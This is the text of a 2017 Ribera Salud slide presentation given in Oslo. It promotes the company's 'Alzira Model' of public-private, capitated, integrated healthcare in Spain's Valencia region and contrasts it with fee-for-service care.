



ribera salud grupo
Un modelo de salud

RIBERA SALUD:

From Hospitals to Population Health System

Oslo. Feb.3rd, 2017



INTRODUCTION :

The Spanish National Health System



A Reflection...

- ✿ We have to face big challenges in the short and medium term in our health systems.
- ✿ These challenges are not only for Europe or Spain, they are **global challenges**. In fact, many countries all over the world are already carrying out reforms.
- ✿ In my opinion, the **common objectives of these reforms** in progress are:
 - To provide **quality healthcare and social welfare** to all citizens. *In one word: **public values**.*
 - To make this healthcare system **sustainable in the long term**. *In one word: **responsibility**.*
 - To apply the **best practices**, using technology and coordinating all levels of care as well as social services: *in one word: **change/specialization**.*
- ✿ Therefore, the main objective of the reforms in healthcare is to **move forward in a system with public values, economic responsibility, and highly specialized**.





The Spanish Healthcare Model

- ❧ The Spanish NHS is a universal system that covers the entire population.
- ❧ It is financed by taxes.
- ❧ It is inspired by the British NHS.
- ❧ Decentralized system. 17 regions are in charge of its management.
- ❧ Each region is divided into health departments. In the Valencia Region there are 24 health departments.
- ❧ Each health department consists of 1 hospital + primary care centers.
- ❧ The employees of the Spanish NHS are civil servants.





Analysis of the Spanish National Health System

Strengths:

- Values and principles: the Welfare State (cost-free, universal, equal)
- Good healthcare indicators.

Weaknesses:

- A growing budget deficit in an economic structure with 17 Autonomous Regions.
- A bureaucratic system with high structural costs.
- Lack of flexibility to face new challenges in the coming future.

HEALTH EXPENDITURE GROWTH
2003 = BASE 100

2003	100
2009	181,9
2012	171,1

Evolution of the GDP 2010-2014
Source: "El País"






Valencia Region

4,939,550 inhabitants (10,7%)

Area 23,255 km² (4,6%)

Density 215,2/km²



24 Health Departments

Some Figures

Norway

5,252,166 inhabitants

Area 385,178 km²

Density 15.5/km²





THE RIBERA SALUD MODEL



Key Ideas

01 PPP Model



Ribera Salud group has developed the "**Alzira Model**", a model of Public Private Collaboration with a long-term strategy and approach. The model is based on a citizen-centered fully integrated capitated model based on a loyal and durable collaboration with the Public Administration, dedication to the professionals and commitment to the citizens

Capitated Payment

02



This is the basis of our model. It is HEALTH that is FINANCED under this payment framework. Our goal is to achieve the best health conditions for the citizens. The capitated system and having a single budget, make us fully accountable for the global health care outcomes of a given population.


03 Healthcare Integration



The citizen is the same at all levels of care, and WE ALL need to align objectives in order to offer an efficient, modern and innovative treatment. We operate in a whole system integration frame.

Networking

04



We are working not only with the hospital and the primary care centers, but also with social services, the community (city councils, schools, home care, etc...). Technology allows us for wider collaboration and co-ordination, MORE CARE CLOSER TO HOME, resulting in higher efficiency and BETTER GLOBAL OUTCOMES.

TRIPLE AIM

IMPROVE HEALTHCARE OUTCOMES
INCREASE PATIENTS SATISFACTION
LOWER COSTS





Capitated Payment

**"To achieve
the best health
conditions for
the citizens"**

***"Money follows
the patient":
Quality and
patient loyalty***

ALIGNMENT BETWEEN PUBLIC AND PRIVATE INSTITUTIONS

**The company
is answerable to
its shareholders**



**The Administration
achieves objectives**



Capitated Payment

Traditional Fee for Service Model

- Activity based model
- Causes more delays
- Needs more professionals
- Causes cost increase
- Does not promote health

Unsustainable

Ribera Salud Model

- Health is financed
- Commitment to prevention and health promotion
- Innovation
- Predictability
- Accountability
- Risk Transfer

CAPITATION



More value for less money

“More, More and More”



“Do what we have to do, in the most appropriate place”





Capitated Payment

Predictability

Capitation payment is fixed: the government knows its annual costs which helps with budgeting. In addition the providers' income is predictable & stable, making it more feasible for them to plan and implement service changes

Accountability

Capitated payment makes the provider or groups of providers responsible for covering a pre-agreed share of (or all) the care provided for a target population creating a greater requirement for co-ordinated and integrated care

Risk transfer

As providers take on greater financial risk, they are incentivised to invest in preventative care and treat in the most appropriate setting.




AN INTEGRATION MODEL




Hospital Transformation

1999



2003



TODAY

HOSPITAL CONTRACT

Challenges:

- *System fragmentation.*
- *Lack of previous experience in PPP models.*
- *Lack of IT*
- *Capitated model.*
- *Difficulty to implement new strategies.*

HOSPITAL + PRIMARY CARE + MENTAL HEALTH + HOME CARE CONTRACT

Challenges:

- *Integration.*
- *Cultural change in decision-makers.*
- *Resistance to change.*
- *Lack of experience in teamwork.*

HEALTHCARE NETWORK

Challenges:

- *Benchmarking.*
- *Best practices.*
- *Shared services.*
- *Population health management.*
- *Reduce clinical variability.*



TRANSFORMATION
is a permanent goal



An Integration Model

Capitated payment

Objective:

“To achieve the best health conditions for the citizens”



Strategic tool : HEALTHCARE INTEGRATION

Most importantly: cultural change of the politician and healthcare organization managers.

- **The most important thing is not (ONLY) the hospital.**
- What really matters is to stand by the **whole healthcare network**, its professionals and other stakeholders involved (City Councils, Schools, Nursing homes, old people's homes, etc)
- To create a **corporate culture**: Population Health Management



INTEGRATION

CITIZEN

❧ All different stakeholders must help and support the NHS transformation.

❧ The main DRIVER must be what is BEST FOR THE CITIZEN

❧ Strong LEADERSHIP is required.

❧ Working with DATA for CLINICAL DECISION

❧ We cannot wait any longer. The patient has already changed.

It's a different patient today.





Payment
Mechanisms

Innovation

Consensus

Networking

Strategy

Information and
Communication Technology

Alignment

Citizen
Centered

Resources
Allocation

Long-term
Vision

Efficiency

Proactivity

Leadership

Flexibility

System
Integration

**CULTURAL
CHANGE**


A graphic at the bottom of the slide showing several hands holding up the large, bold, red text 'CULTURAL CHANGE'.



Triangle of success


The model combines the strengths of:

- ❧ a citizen centred clinical management strategy;
 - ❧ modern HR management; and
 - ❧ a cross-functional information system.
- This is what has been named the “Ribera Salud triangle of success”.
- The citizens are at the heart of the Alzira model. These three elements are self re-enforcing in an unending process of continuous improvement.





Clinical management





Traditional Way

- Disease focused – individual care for each disease
- 100% care delivered in hospitals / clinics
- Intensive care management programs

- Paper dependent tracking systems

- No transparency of performance

- Patient/family passive role

Ribera Salud Way

- Population Health Management

- Increased percentage of care delivered at home or virtually
- Care management programs customized

- Electronic tracking


- Full transparency

- Full patient/family engagement

- Predictive capabilities using Bid Data



Our new Citizen Health Improvement Program






Citizen Health Improvement Program (CHIP)



- Decision support and standardized workflows is a key step in realizing improvements.
- Clinical classification based on risk adjustment systems to build our own population pyramid.
- Systematizing care to reduce variation and improve the accuracy of decision making.
- Clinical guidelines with the collaboration of clinical and nursing staff of primary and specialized care
- Standardize the way of working for Ribera Salud professionals
- General health plans aimed at the whole population (public health) are also included, focusing on health promotion and education as well as illness prevention.
- Rewriting the relationship with patients and caregivers by providing tools for patient engagement and self-management.
- Business intelligence tools to better understand the outcomes.




Implementation





One system set up



